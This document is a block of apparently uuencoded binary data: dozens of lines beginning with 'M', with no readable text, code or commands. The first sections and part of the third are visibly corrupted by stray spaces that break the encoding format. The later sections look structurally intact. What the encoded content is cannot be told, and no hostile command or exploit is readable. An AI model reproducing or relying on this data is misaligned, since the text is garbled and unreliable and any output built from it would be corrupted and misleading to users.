MMWH%36, J<6' EQ/?5R'] W6N' !Z, ' *S/1T (J" @TL-Y&>N. [&5RC '\^!P_\LGT\9
M_Z<H) ^B4^% ^-Y14 ^?CY>; J0_R?S_ \$Q^3] _W' JV> [#UP_ ' !T<E?) !. HT^ .9
M<X+: 9Z# /7; E/ .D#CH\Q] QI9 [>/9' #_QNGU+IT2. 6P:] &H\&31X^NKZ\7C5U_
ML3^ \? -1KM1>01MV. C5!DS\ L: 2^: A\$: VCE: : (EFW/\$D' S65EJXJ' 9) (V+=STZ
M4IW' J] -; ' 13 '\S2&4D (B) (RW6YX6 [/IV654U. OS9L) 6L3=_. /2OWZI\G7^JD_
M] ^' _- [_ .E/ ; !?. Z>_V&IWFP '\Y' _X')] [SO\L83_ -9VK^;] CLO?P?RP_YOS_
M1\7_O/G5#_O9^; 4; _T4B?V+GBP-^WOQJ2MTIO. ?-KW_=J) ZS?^ZY_F_ND@%\
MFOR_NKSD_ 5I8?XGY_E8^ _-WO@) P\$%F/N_W.YZ (#&R! T [QH? !@ [_!H^_AX
MYV#_ ; ' ? [Q^W=Z+LH^' + [[R=' VWO; \$4B) B2VQLW^R_?T12) =G6R^WMWZ (=O^Q
MM\E?S_8/] K<C\$&/%HZVCK=5EEO) N/G-&<DSML=2\$-W2#%JT: ^9' _ , RJ' 1OPW

M' A4^WSXQ3Y) \$ZB8 [HO2, [:7\ [[J/%5M, 9+ :&8@3V&, !M [IWM [. ^<L.V%"JJ+
MQ_S' UL=PY? '_, #>3P0T9Y#J_1>/M&5M3AY%. 'LWCK7+?H,>@5 [BQRK] JZY#D
M'\$IGQN/F51<YB_0?E]E:#) \$LQ7IHW, M9QN04^*JMW] NVJEY' %! ZFI\QFQ/? :
M42A7]N]O (+L_R^R)N0_T^2_Y57?_K.TNOS '_S_+Q]A__OZ/OXC9!SLZL [4G
ML%4\V'' DYY [KW\C=L [0Q/?^ [+_\MKS [H?Y_G\WOF_[MY2 '\#_D ('O (0/?0P :^
MAPQ\#QGX_O<F@+]YR '\#\ /FS?H+R_] ;!X<] 'EXN [V\?' VT<?W<9D^ ; ^Q^MBW
M_S9600-XD/_QR?*' [[??Q7QS\$??; ^]O' VWN1H>OGNWN; \$7P__ ; ^\7; ._4]]
M?DR&>-@?+56CYG?1_QV#0-^LUQ\#H] CJ#VXI' DY4WJK0P^@%WN\p@=E?8*J-
MF\$.V [O1:B] %3Y; 9PD5V0L\) &* =I^GPQOT7] 4A4! -1R-VKFP! =+H@8' Q7DPC*
MG@. \+KY, DZS\$CN [H!) JVDEZ61. U^ : \RA0, _') .] C\$/E+NEV546@E] "RXI@C!
MI8A=XM^K\ :G [\$82G! -U#HN^3' D7^ /!R? '_QH5 [4!FE! _B%\$L05TN816, +9>I
M@) 6] -D?U0' '\ :I*\$ [0 (M* :# 'EL># '8?<5 (\$\, Y\$FZ% !<4 (->5UD%, (5"R4P
M%+J) 4%^, -FW1YQ0GDV. +X-M-SDP#^ \ 'P00OY' &%, -3R' @8XQX@Y@/-A?QD4I
MC (NUN00Y1V, [W] T&KP '0=70. '81WTW., #RKAQ (!7@ '5#P' O' T27^Z&DLV :%4
M2QRNAZ/W*) -0&C: XBAZ&!\4Z) 5B- [2CGQ! , G' %\$40>3F [UH3M2; XV" IM] RP
MNC*#-YKXKH2. S#F\p/M->' LO; 2?MDIH]-1 (F10Z; K8C07A, TB09\$A<72<QWI
M-, 8<) BWTIJ' 6 (OYJNNVT0P&0\$J"@-A3L]MM) "6-X9'0FU\$VO.@_FG.0Q. /G
MT4.]]KC%) 3@*!@7S' E) @86ZE) %%. 839D '^P '3H'] 6^, .L&=OY:ER) :K (^, +'
M [JSAK9ENW\$ [,] 1&5WH) H<)" ='') <4QYI; Y#4. +_ :@LUT@NBW' ^_RX/QZV8 '5<
M! *BCFX#, 3%= (0G5, @& :G4C5* ;M! (PLBXC3 (NBX<3%*%V@#' \$%6_ (CPRIBZV8
M, #M#OGR49OV. XI] XG\FA%#K7H9\$69J2*- :S0H3%@SL6. 5MX+7@:) OKG; Y, 6
MNW-A@X\PLY8=HL&) TS\$V&VF, H) !9PKZ. 1WPO8<#Y-?!64M) 6, 8 (QG"V2FHYF
MZW9' WT'I. <W@ \$K/ (QUK' M' \DNXJHTB2, =, (, 7O&Y: 24##K?9CX5"@V7; 1_N
M4N&?^V. *WPSS] #ZY] 5D3; ' <8<8@!9'' !Q [IL=BG%J (C"4; W@D&3GN\$OBJLHF
M=-RDP&G0) E; 9Z [?3B] 3. , #/ZG8OH%KN' + [EK@UMO<1&EX*Q@R2\$754C\$@!0E
MX! '\, 9+ [FLPH?; ;EU!U+VK%29@@NNRT1IZ1 [' =BV '5J6#%I%H; ZD_1K80H: T
M?8T7X7!V39V4XLOU@9PKZ [<; 7X* [#B ["C, EQ5SXEFE<45/C [!>6%5) _&2 [>
MGH\$MI@^T&" , C2BXN*!0#Q?R&: F, . ^3ZJZAAUR7M*!^ ; N-VV\, H<+DI!D [J+Y
MF* RZ^, E@572B_B 'AV8) 7-?R@H. 58_1K: I1LM 'Q6Z%Z_*# , 8@C&1XVP#U\HS6
M*] # (Q; A3A69H^ . =V^ (:HJCI4N+T: 6B!N] "\0AL0<IG_ 'H: K\>80] G '2BPJ7%
MZ ('9!84: V# '2\$A\$N#&" (. 1=H&>N=ZV428^>I) TD, \Q* <AN*W, C [K<0R4H&0
MQJ*NA%Z*0> (AN. C2QIU\$&5. ASMV90&5-5T6Y 'R6^H\3H (T&O? \&+IW75!W1X
M5%35%Q5%O] HETS\$E '\) !+, HNY/ :#_ (=Y 'Q9 [%W00*9FPX4' =&@. !*G1A: ' +&,
M&; ?P_F8?2YG4AMVX->QG2) (=RARFR (PK8, SU#@FK9; Q?B3E!DNN\$] FT*WJBN
ME<' RPA70 [INH42; =-\$4ILXLI. _3] R1\$=*\$Z^O#R' 5TB) KI [*E>CG\$-] "13!
M") %W [-524#-55%=!! \BF8\ S<Z=7LUQ/_EO4M+ [9HH" IO=M<' U3H+] E%M1Q4
MXU: 50%A: FR# (RXONWI&%) P-WMRJF&Z: 6\$B? !&O4O\$V2-560WN '00] 3. 8" B06
M3&D' %#) RN+4. [^ [+&! IMZG: TOL/L [Z (XVF% " <') *B4BTA?MO. SD?7Y+; 1, 0 `
MVR-2WF1] (H (. JNO&I8^GE; PTQ&PG^ : S4XDF; ' T\$O&\$7A14">HCZ#3@MK\C8C
MT*Q#, W (RE; R '=IN; I#668E2BKC^Z58S@99#0 [3, '> 'AX4 ("K^K (^WPZE#9Y"
MOK33 (9* <DIO&J/ER ('#&WD ` (3T6#] T; >KD3/^S+H@ \$<9^*E7E#Q#!28) Z&+O
M, @M) WLK/Z: *3I=R (8@; @CJ (!9. . 4 (T' '0X8BERW-%ULFJA) #NC9&X>. 8@ "2 [
MHC; DB\& : CK1P (C0?#24OM5/H&- : Y9%5/X^#5K: %TXUX/! =!! TN+20JI<] 2>1
M\TLJD5) # " \$V^C7; 0J\$20, @K1H5&67<5#RBK#I=-T. : 29EV"KC5#K0K: &= / [
M [J: %9*MB* (">VC##**+I1\A. Z+4NW=#68H (1K@F"HG!A:) <) 9^X9CZXQA8LW<
MDYK \LXY9K: ^%! (; HAV_ 'B0OF3P/Q>J!%#: -SUXC#C#"RKE2+25EUK6R, ZJ2"
MB0=1J (CHCDV' E4#X8? ("L, I#<0X41 [ZF6' C&M\$#<#: 7"7\; ID\$4-) : @P6T\M
M+% =M, 8124E9# \$A81/QQ5@6. \$) #<8?9F' FH/' :], \$FL 'Z*8^#X#?!?2\ (+0K?L
M, DUI?-' +3ID?>, DI] H4U9UMX (3TY*N_0@D1TDH6' =<+E=IU7?M%D<) R56&\D
M>M^ : R-00\$86, BA' 03A: U3N?TIL&2&C6JY] 30' D*0/512P%T8! "DLDD>\$F4, %
M279% "\$=&Y78\$) (X! I/F\$4GE2% =J\$D^&P#BV-' "6] I- 'F0GU--0-705\T0"U!
M\8RSGJG>E4*-H6 'E\$*Y\$: _7" \$QE*S@XC5818QX. U' # '\@ \96TIJ! 6ZE01VQ5)
M<DT\$I! **8AW! <HR) ZTQA ' # ' # . W@2DU+EK1\ 'FK2+]M^<) #5!V@N. @W=6
MH\K2T6\6 (@/' >@' L'VB) E_ \UVK0IX%O*>S\A4&, /2XA1: R72P1=U?G4Q. DK>
MIYDPJ, Q\ ' &#TU: *C#Z9^K) --H<Q-S2CS&4; >5RPI*\U\, \$F, 'JPU*>_B] \$Q
M4B- 'TV: /C#<RM-*PAQ\%0! JDP] 0D<-+ [HZK! &PKTM02L\H*30; 43T" \$HI! : Z
MW4"?J, , 8\$*. 3 (!T0; V@E0V5_VD: 17G-83* '\%) (!+%0] P8" [&@ '\<\$EU"Y=M3
M89' , 4@?I%!<) </D\$ZJ, X;] B57K\1M\$FQQB\$V) !GQN&<RAB&BK&Q1, ^5R+"1
MD-T+Q3WLR%7\GMFKXK_0A%FQ8E' 'C) ; \$ \4^2TM*B_B"5_S+' 6C (!@VO"R5;
M4MGGB^A* (RYR\$5>2B+-F*, (@ZJ<N]N] PTF/, ; I3YEWI>>' 16 '\1BX] 7, (U1&
MS?P@) Q, ' \$. C-+<5_ : . ; =E (" -D&S<3%&: XI9<; , ?^8&4V^D0<=Q6U81B&]]D
M/) @6QSPB0R9. : @NMR70S6DVQ710EU' 1BXH_Q>' 35' Z: _VI2/. #**LD, 8IG9T
M3: 7CE<QIS<3SWTGG_Y_JC' GB^7^COKSB^ \V5IK+2P_G_Y_C\$SK') ZGNX>3?
M# =V7^QSB32S8WO2NGC^RMWX '*M@F) PJ] ; B37 (Q, ; V"YEC*-#-* =B '\&!FM (F
MMG-M# (C8B*K%&0\$I] W&@ [H! 3W\$, _J#+G/\$ [8SZZ\$>SH=75P#AR8K (W: LW: =\
M1Z2CL^QZI<*V) : H' 4?2, ; 87#. \$-KY-01HT [; : _ , \F029?HNE7 (NH^DFV&^N3
MOUH- '\&I"YVLI"-SCH' @+ '\ [I9!+SG]) Q; XA=_RFI3MP_* . \H<<T) 8S (HQTR6
MXZ' ! _!K9&) 4X0-9. &) >5F4E&! =4S (3&5*!%1#SL: !9 'DUIZI@P7<B6COX (# '\
M) <*6/OG\$<. Y] HH2? '\ #K. L'] + ' Y' 8@8%2U7] J: J@EFRX&ZHTM0KG5: 3PTF" 8
M8A; NZ&!<M) &Y5! , YJ=-G8"4C\ \@2\$B016@2=_D5E=-W#2R; _\$0: @U+8) V. \K

M570, IK9OY_@8I4E`U"5F (QVIBJ7K&&/FCT15+"/ (V#0/U7&VH6\J;F6JTI!=
MEZB?%M_&< (S@, %2J@=ON*Y/I" `55M3 []; C+" (P2:-V) [&<T&GEFS787/ ` (DR
M, A; /VPGK' S@ (ALD5R1, E>Z=>T>JD: *M:P^) 2 ["LQI, PO5@HM: ; &7E? `L/==J
MK58L0 [, DL41' 1NE%21P3IZ, G>7C0+7R&@Y: \$@ \$N\$QDB80>-V<A-C\) GJQ! XH
M55G- ` "9-) G&L= (F' @H01] CNX2!) IV2 "OEYY65X! DTD%*&; ^T `E=2_<IRA-76
M1WH (R"-QJ' U+BZJZ2Y<\$Z3&V#%6BB1+ (Q70JNP) R (<I6A\$*R/Z5M3FY+1\$SP
M+=5D0GAZCI>8T9"H^JF8DK' #!LA+*<W70!VC9) `] *94; %95M0) C_=>!C, [ED
MQ&Q6, ' UJHJ1) Z78 `^IBFNTYRZ9SRZFW*F=0*: F&4, RL8ZMM, ZIOV' ; "+. \;
M/1SBOS1, &") &8T ` [JE+=LY*>B6' "VS, PSR' N) ; =*T\$TSE [LL<L-D-B' V3XV6
M3*, 9S+%M3AD]=9!CS_B' *94H2RAG@6-F (I) O\ P0: +9<4: 10@*&^TPDV; TCOT
MDOXX (YNH [@GEP-. !9G5 [A+=CC%\, 2*, S' I \+ ([?@<: GC76DR11OGN%?*#\ -;
MW%A! F0+1H-U! ' Q, 5? !DTCO%%3&?) PY+B=%E_, 3) !@2] PST3QB2 (AX] EUWF `=
MI \@! 2GI^T; C", R' VB0! G5GY? ; &C' 8, NE `: 9: ' _8L: S@G\R8&&#: 9_Z! BS, A\$
MP^ ^ (12.0GH"\$V^, 8XU?W2^ ., , ["S8] T ` .42&YZ9L%6+) C [; V<4^I9) A*UV&M
MUPEO=W8R0BZA0%) L/K/ "%CE2UA. 2QO3A&^AK) =W515) : : 62&B. (AY<X8GV/\$
M+, PM05A6L@3@#A<%] 0; ?X] \$LGF! @ \$%0TLZM>D: E7+U8. OZUJ (BA/MRW9OM/!
MG_*O&MG=S&/L+%31"L<4BZCHHK9N7+00F1B^? ?1<NMC1I^! ?HP [] / (8\$! S\$E
M95PL' 7.D; I6AQ\C?NH#: 8?A<6 [&2+OO1M) 5SI97] ^LB: 29RI: 6<7?8R3L; B?
MZGCD?+C: I^T9A0Y: FG35D\$@2+07 `]] I (I\$-M?^0. Q<J9B3V>A, 0 ` ; <\$02K2+
MP. 3+ `WH\` QJFR4AY-UI) ` . ?+LB-@W&/-C4JZ/5B%BJG0F3; APT@! NNE>OU?#
MOAA-01%YV. 68C?4#E#NJ; L1?Y) 6.] P! ; L (IUH9/MH [WC: ' / _>; 1UL/] \YV3G
M8/] 8>1K [[L5S) W=Q) Y [D_FNTRCD6N-GST. QWM4 [Z#C,] 76M#WM6] 3W=JD2:
M356Q%B#! I) LBDF! IXF: &^<6MM_ \$A (] KQ-N [=VC; I9)) D?: 6CM84CF3X76%2F
M3U6\$-4, VF- (6\$ \W! ECL' I>94A22; HRF9LT+-' -G6SA. ' QZ&-<' @9] Y2-R `BD
M< [PESVE; N7+15) HSR9\H4+7CP2A2. XAT>\ (Z) 3X%C [, KG" +>, #DBLY8NK' !0
MC83? 'F/G) , "2<: L\$ (F! +N7\QC7) (6#+/8^?23/OHQJKC8A. ; TR=^*! ^D6J \B
M: 9" ^S^>EC@#D^=12EM. .R=, " <4ZA0UE<Z] ^V9-M5D" _! \6*+D*/7: (!E7=XP)
M (/ -X; A. 9D) ; `^V/ *1Z' L5-<?CTH2>WPR2PR\$963TMP#2 [= . 9*Y `F [` [PLY-J
M) P28G `N<#; 8H, L\$) ESL [1 [`8R. D8] C; M+< (V#USS) <TD (R/\$L4 \Y `SW, 4OH
M. &>' : IQ\3\$A^) IGA (R6' CY3Y=&VHA^DX! U6JFC#HNIKU#DS8J-UB `14/ (E `6
M: N\$E10; , I<G" _?0] JQ_ *4<7, !)] \$>= . `ZQ370) (2S! " (-R0] ; %Z! +I' / . : LU
M- `MT: LP: * &LI@ (6] 1. 4? ' JHH-^J4C; T) .) %*38; #VRHHVORP% !NE" KS* IO4
M8R5, *] . 3. 4' 5=PQ, . ^5. XEUSS>>07@/@?87G* I=DM<Y' T8V5PH<PI. ZJR8O
MYA9 [J=Y1S: \$<D! G* \$&C@NH" MW" A%J% ^8EME<8=KV_8V, GE\$: P21EQKLBFB; 4
M*TY: 5@2K: \$, . 0E5 (E8BL/2NUZ4 `SV\$RZW"\$, X7SM>OAB3TEE@^THQ337XM14
MG&" BQ\$; &+WE-@H [' \$) EXWT: +2\$@ ` (\$VWF3D/E%. <WFOB\$JS8<965774, FJ (;
MNI) J" 5 (W24L) 1<8X3-\$Q5! UU-! : U<P" =_1NO?: &/ : A=] R8Y8+\$ "CD' ? (27R>
M [%N\ +! U/ /C [BPDWIP#I (SHFUA; (' MUPR [K<. XSU&434>MJ, =C31; 72" 2UR, S
M9+I-@^IIBG (8" [L (0=QHB<F_XQ+V/ \$Q+I@J `RM9OWZ+UPKA=MV*6\$DU#F? !J
M8" 2) JR9*H. HB&CH@_8WC2S2* " \CC. M_#836N65AC! SHA (9+PR; . JMB+! F' G
MR+] N, *?<E9DK6S%". _+I [4/MK26SMUZKNTF `ZZM^) U&4CVY09' VEV L: ILX? ^
M' 1T] Z<#G6N_B2V; R>_%; 0 `+>4> [WC%G<N85D10) H@ (J71' ' M\$ `4T_UZGW* &L
M##06=?_) =%@IB8#*7+M] <B=, N^IV&W0M3S@T8=PYD" A, 6>U-E-M0] +\$; [27.
M#90N6FQ* <UXOYJHZE0_GC; ^! ?BE2A<6! 15%6 (\6, . #Q5* I7? X3VS#K+X7AN8
MB/05R] "_L6) 4<*: \EO (< []) 9*EPJIW0" 6, \$=V=YI \JD"] ' MVY^8-) L4D] \$HM
M* &D?0 (UK+M=S_) II \$0 `3&-EZY" VG; #9\$H9/N/BG2S/O<*R1U. B7/ , "842M; -
M, / ^HLE@HXKG@?MJQ\$ INNL! N?YYC-B: "TJ<D. U5X?RH! 7#DAQ+-%Y! ; ; ZXA14
M1FZ `J7_9OT: MM>H<?DOG603 [35; RERLAU5<R1_T^" ^' J! : P `2XAT/ &&N+RG:
MU7FCA- `) 6%57. -A?P. TRKLJ2K>PN2^6AXEE: 0_-8, EN_\$" 2, GD87 ("AS2; ^5
M4LI33G*OKK+12V6Q5V@WJ2V] ZUV. MR?MTGA*=] N+NYQ#J] 1AA [IL?&Y08WRT
M3: @%PLA5%K! E-FN6M+; *9ZFP*+L4K8WO! &! F^X) RYU: E* X0-O" . 8AD2:) ,
M `279! W&*! MC- ' /3J! 1+TTB, 3OZ0A (_9K4^XP (X/ : , -' +P, LJQMI8OFVGN9) P
MM" WLB [M4?; ['] AE@P*YK4W, Q>A9GP) D. [8T>WL! !+U3&YDLZQ6L' ! "@B2OU:
M" W% H>\#=#) F> (/M0&?NU+E\ (HWO=9: 1&W9%0>+<=? !HMWDY\$V21J' D1O4>E*4
M6V. 0&M#H06; R<4] =H2FY-FS-6_) : GU) . 06D! ^9UG! 0KS+=N2<XF/ -HG@G0' C
M; SLRD*K*RRD=9<27\$A. *+AU1PE [WAJ ` _/MBP>_UK4 (XO\$QY921\37>#] , S [3
M0DF3" `C7Q_NXP_MSYSMD=71" Q_&R2Z9Q1 (S2! %BI=; HE3E#XTDF) A6NCSTHS
M4X:) CQ! M: B [TF; >] U: R. <- ' & ` \$1#9Y+>/1FO\ ; XY. U, TEO619) @/HRGS*GZO
MW*VZK, *YLBQ=<_S8**<<: 8BC: ^] 8. DI\$GB=<02_8KMZS; %D9CO*W `BG# `OM=
MB@O_GA*! B] *ZRO* M+ ' T=S4@WC. &24@J) =9F9 (] I@ (^8X, S86V4EOTDK: 9XB.
MILBD [V" BKVYYGB=7>>>BJM8W/5) W/OJ] DK (A8E>JM) #%I0=A\ . [RDM\$*/MO
M' `R/S [/-,) *V' 3A>6E- ' \$NE09=: " ^; I*! [P%04VB57NS51D [S#E [*QVVQEW.
M, Y&YGB) ((QVE<%MBY% @:) 0: C+O9' T3&) BS! +) , 0 [_B! KQO^Y42_QY? X4; 2 [&
M>UU?: CRTYQZO^ -R#E? (C7K `O\$#V; L%05MJC+: `=&J+MJ. > [WW: O" Y% * &! C] U
M9U] O^R@Q: 1, S3\$; KJM>G?. *@+H\$P1L>8%D? " * `3+ /KH8=V `W [Q# =P (`OU>I0
MY5\$9 `B&L87 (= _ [1S>" `8! P8A! ET] ; H- : RZZWS3JF%DW (4; #QW7>K=*%4. Y22
M (5: 3B/ ' %9Y, ^61 (= -*BS' CV&S' H\ \ ` (+W* ; FL^#K&! %! ?I) \9MF_Y@M*0/SG
M*>PA?C, . SB+=GG=O@20, IRKJ@ (QX9J@ @M@Y; *1&, 8LF! [9& (V) R4] TO^ \$N6M
M4! V, MSIX@H8C (2<: ?=V<-C*M.) !44PI<] !-Z (<OD\#A! __X6*9' `TE' XEB (N
MR2957NY\ICID*H-5^XU" IAJ9P69NTDIA; -H+D7K=_JC] L [; 8H! : X&^FY<. F!

MJ?WYF\P1:5QG5G(!08MU#Z\8M=-Q-\RF>]D`%'X^E*7S86O&ZE@G;!B9O7TX
MQ=BU5J+<MS!C:.6.^2B8SG`I':X6!%VA"<6?WFT)+2A:/'EOSFS:2G)'-_6A
M%L45"WIL#S68E-H3.J!O;9]GB7`UU3:W->K&)2T>4-^\$^T38!@:E^N*JEF,-
M-Q/)WCW8#/D:(5WU^NH[;D86K7)24)`HZ86`<-@_':_&X]5ZW!RUH='Z#UB?
MD\$5SP207_D!)QDX4A-R-W/QU`B.H*FG#-XP9G3L=V8RGII*RO6BCF*1:<U.B
M9\$0\$/;7+(8I5QUR).J:A"<WD1J;N2\85\$E[9ZH>;/>7JSMVU\ (C2>/FDZIIY9
MJNPZRA&\$<ETF[]'%JHV9GKFM\WNU1:?M5-\XQ874"5X9<J?F]>#<0",PC[6H
MK+1"LAVIT;#14[Y`A4@C6M_-G"M8.'-JH*V*]1'2,BQM\$<#\AD83%I8X<?*
M]?6@^,P0;8E0#F5%5L-A7?2SC#-EV3,!-2H'`F8C+130J3<S,5Z]+9ZPRV8
M-FS4!B*ZJN8>U&NY?2C%3'E1DC9:55-V&0_;G83##"D7IULVP9-)D1RJ',4%
M&00*453?U<\$D+K6V*APG8Q4125AHF#A[H-JD2(C*=\ ("5<YFY*EA4UK+2P!J
M2ML5?5^`&KZ*LPE'+8`IXE<L/?/A!T\$I/'A90]PH^Y*S>?DMJ0\$9R[1R2R"Y
M4[54W`KOV02"1F`L\$*3XD"S.[CMLAV>#H9\$50(@TXCJ<QIPZA3.IN_6!N6N&
MXKL9(+7W^)B(!"?'[\@1=(B_NQ#<ZV;IR)R2L+C1Q9,5W\$^,=;Z*"B,JNW@T
M_];?&7=Y5P-.TQ]B&F0,3B"/([4H((Z8>Z6Y^/(2"1K/;5/=4XLB'2'`GE+;
M+5_UO*1-J"R:T2;+7EEXIUD*3OT<_&^4>W+I/'&6T*:0+1&?+.ES?:7TLB*#
M1T\]4ME"TT>G]/"?`I&U:7*Z=H>Y(A^2TH,]^ [2R@@:DK[W9/74?A!6UG;[`
M># ,S1#L*&8R]NX(ENP-FP)D1^2N%&Z\$XT.O"P@3:J:\$C%/&\NP0&L`AL(<F
M"@%RVOA6;*DB_H!K3"?!`-0>V&U(5J,#O:O;C,.TL)L7`2F+\%:V1(!&*U5S
M+3\$U%Y\ (1-C4E]ZPM!)C.`BVGVGH#!W,.!<_2Y[#Q#-DHW6N@,"5M@ASV[M
M?^B88V9J0]3?>RP%5B/B^BSM8<*?F+08]+^Z3>(AFVY%\$=XYA?U)"Y,#WJV&
M[&+-F!%)AN6V*AAAH)1\CJT7UXJ)5/OXFVK5I*Q)0ZR22'7)X\$)X9)D=V6
M=W@Y.88"5(\B'3:@P/A8#=#,##X00/CL]5/4)*4GN:A?O]MD;0%F-8.EE_9YR
M..\$#<-TFZE+R3\$/,);Z9<1BHBIT2;9NK4H]F\$3]*'+VL."3R").GI]I8)8
M"4[1L^"NKG8Y.?I/GAYEG(2B&94R7-Q!5U9*&,\A"<FHQ(;B?JL59R29L3J*
M1^IX@H&!?:P1!T5H<@X#D:J"7:?)U"S>(P>R2/A\$N?F1O^YE8L*OZYTL9H
M.?,<*?3SR0S9Z8E*Z?Y^V?9Y_FHJ`1A\$%KI1:S/G`"E4;%)Q<Q=(G)H7)?I
M(3=.%\$!+L9#M@XR-?!&9>0DI1@X5P9FH3M/'Q9H6C3W4+DG2L/0(%U6FN5H
MMUI(2KSPV/. /ES==OB83%9-]604C(7Y`_` [1;JTYMQRA7@7B(&:7R2E0CESR
M<K_=?UDA3RE4%(\ ('?6M=1C]AF_,C7\$YRBR^+;R`7[1HCAPU@R0C-<@K8##9
MQ.I5M3:PM]JXR4*:B,DGM%!Q4\$O;AMDR[+EUAI3,I\V9HTUF:M4DA:N&PZH.
MDF18&_5K^)?=OXS+GXD%BW"PYQP>11\\$)N14PK@+G(2[9X,(0E&H8PN\$RAQ`
MDI8=CPG?JM-J[2-A5XTRWRA=6["]ME(E6\$.@W87#B@6X*.H)>\$@AS1ZI.H'!
M`1M[27B)X>)P#M^!"YJ%>VX.LMON:4J.%0HW)#3&HQZ&>RC%JY4[-/D.9AAB
M3V^S<UK1,9Y.I1'>%:51P[1P^\$,*_#.ZE0XSZ&DC]U5=&/;2N`L[;A60\$5WU
MX3WHW6U]>)79'5"?'')LC;]J<.VUUM<&\$241;=(<T-OH!8EN@Z@D8#0&5!ET
MX`L:9&RDAU2Y_3F#K9;:??`YZ^+<(7^IS)XZP-3T.^9SQ?Q>XY&0))'?*EO
MVT@/ *GV[P6Y/Y*LE7*Q0[:EB1AN!*,>ONC2Z'9"LV&<O.@P\I-V(,"D#G.L
M^@Z9)?2Y\<C;?`5:5R5:(%08\$CA<.,5+>%=&-U+GJ+D!HWXM+,1.0_X)`Z
M3M=,V,N..D9AJ[08&42[UW,]60(&&0S\$=9"2E0MP4V^/49IF5*\$5V33`W1WW
M"#3)`A0<"T/FDKLBG4"0-(\$T1D9--ILERH%18TB/A3SAB^(:?:<@N<2\$AV`7
MAM5O9U6DC5;2QH.!JA?5X%URR^AEQB>#1,G(5,IQJ"2C0P7O.^4U4*(=IX,J
M^&<HYA,J_H427>)T#ZU"16R,KHJ)O\VHP\91VALC,U#1-I7@:PW*N,1%#%'R
MWR,9%ET7U5419@-L*N)QL6L.'6V>)Z3FN^=!2#GGZ.: "8;!EW%MI/=RK%*:
M8C735QH?-L?'>M(KYT+=IF4U4&+7^@8):9]O;H%N9@XQ>3N,=-5-B)2J/DOMI
M';67?D@&<&83W5J49[78XXQHI_RK!LEHC!%TM5Q:8@V:7%7*0?.FV\.,-D?X
M!9+PKSK4<#CT=RXLDD`JF1+/\$ZGWZFCP16L,K^"/U0&2M&@;2P_9=\$J@'/34
MQH9SW5/A:X0<B%E;Z#(8'PIQ1&QMCR:5)>N6?)V,\$Z.>\;=3!I32T1W"B#O
M'4<'>Q7CMB3[+_2HPK!I.0^]N.2!T*O,#5_`*CW*CN2.KD^/B*#`@S;%NA7>
M4K1F[; (Q>!B*H:A9,G155:14RJ'4',Z#2AN%\$8!BDM:)U#B?CLALXB.>.U&
M=P5&E70NC`.%/LYL4\16=H:BW8K8O3TZ9NZC&X*^O\$[_%/J7!S?NL,L>W>'L
MM]"[\4)MQM:KCD()9Q*0<M&8L!:8*Q3.LY:&R2`GSSV#B`?\$YXRM381E65@'
M.LP'8(X"#JCS&CS&2YV&"[YCG-*=Z76M>8(3%K?%<1KZ-?884`4[&9\$^,>
M'HO0P3L:*)7S@]*T"%N/G8P<)XDVJ,YM!F-LSY\$T+UQO;#:00'E37SM#FE7^
M.(F.7Z^T]SY'(R6+CMKV[])';8BG<B<A&XO/">YLS,7W<P?&0SA/V&>%+;O:Z
M,8C-?)E&.JM+0Y;CBV`N@O.!\$]OZ<G>>T*N=-KIPD'*.S62\U*4/K3FWM>'F
MU`HD4=Z>)Y4T0T?U1L#FXZH`%G2D\$I&0I)1S#T'G.=Z`]+##(RATB&%C5<@U
M!H<1J[!?!4%V&>WK]QE"J*Y*_U,16QG-D<&'SS49[25Z%BB7\$`E"GG:=F;]
M=M5Y4?]:=0/#G?=#,J#;6/ZY-`_7TWNQXD6*+!4%H^9IEA59\?+I)+%%,M
MN7YW='RH0SV003?H]V%;4WY;(YQ&NHFB7=]T0!Y']]L_="@,MH)#OU8H*>!
M#II9I'L"2G"VFY`M\$VJ4"447*`DD-`R[,I%1N&Y*],H>?CQ7#DFD36KW"SS?
MPC,ONB:3:B'`V*2T.],VU/A.#EG46"%FVECU^["F<Q'(<21N6Y*:LOPO=F^
M[!4>87[F(S?C]L)'HXPNSY&!6M?J@/4'_&K;8NZTE8#LZYC;?";+J.?C.15`
MG>]3VMZW*#20\7D#2C&ZE[, 'PTQ>ICVCW%J:5=VW-VX+8E3HX`AF+#9HA;+5
M"0Q=T[6]3%@/C1F&.Q*;\\$MV*.T*3(Z:; "PY5M&0>*ND["S*AH&=Z<5=_L+'
M^Q3K0LZ\$T=UAVU#207="N,3#QL06+SO.J&H,S@-\B/4:D?=(R@XCU3">Y%
MU19721!8\$B3\9+;="TEI>.#=[3EN=78D(H")GC)EF=7(OW5]/) `9\YPH[*^
M9>M-H_*\J?'JY%A;9'V@N`#=#@OG?;Q><K^000V%<]VYE.;5SLLM0\$*ZY;'P"
M4I\ \V)6Y&`\\$6!N!S"7\YS8?&\3VK-%TJ(Y99HO&5=0\$F]P[#H\$,><GD;Y1
MC;HUL.O--1_-4EU\NA4A8ZMZ9+-G>/-!MR2BC*&.3XVK"QJ@3..`@.Q#%OM

MLSP!"=TZ0]DD%XW.]*]D`\$8"(\$D6[`B042!K[:/<EV&7\Q\$'Q/X?VE@L4;HC
M%X?R\CMZMB)WGGLQCC5"O46\K<78;6'COE<- .4?^EC8*ZRV)NKM,3=' , : ;XG#
M0J%T8)SPC`.;O,Q4)9<1\$9`3]ZL<X;HQ)'A!J.JD.BIRPI/%E%4*7?8X0C*
M1L;?S#EDB?73]U=450M4RF5='0S;*[?'X4G+7!US(CS4U>),*%K);8!((G*
M<PTU7&5'@\$V#^OOM(BDH:< \&7=6B&-U',S=& ;"PH;^;4A6[J`Z7\$!6':4%+>
M#9"" :J'HBIEI9#8\50)-:R43>0I7)\$9Q856-_.7<6U8C-8#B:*EKP:(%5]V
M\$Y)Q-!8;@-&_"I6PA04-6S&\&UPY;*O!IH^7PBF,A'?T?^20AVF_(\0"1P=2
MDO'P9&)&\KFK,%7['F!\$-B*+R+[``7"D9(90/E)5EF'-8C-) .4(YT;E7UVJ4+
M#OACD>A>[+%W@4WL6FS*^%8IX"4%_ '(T;UK>N('NU)DEE[7HH)A!W43*,&17
MQAB&?&%XM1ZU2:JY&*F9H/L8AD3W0+?M\$]:=2T@S(;\$DD"C&E!N2KD\$C29-,
MC*4T?2Q5GO%4)4%+A^C9@E&[33P_L[DI7@.@"RE&WZ=E^;1B];B2WUU[Z:'U
M5@>, %JK![Y+\$;TEY?S!W!D9QYDZQ<<_R!WR;6V.N(<>8)>RJ1(R918;&7Q61
M`Z4ITLL,*K3[AFF`!DHY\$`*K>5'O*Z8PP2*+G&F['>GDB&*J!068M%=8Y!>0
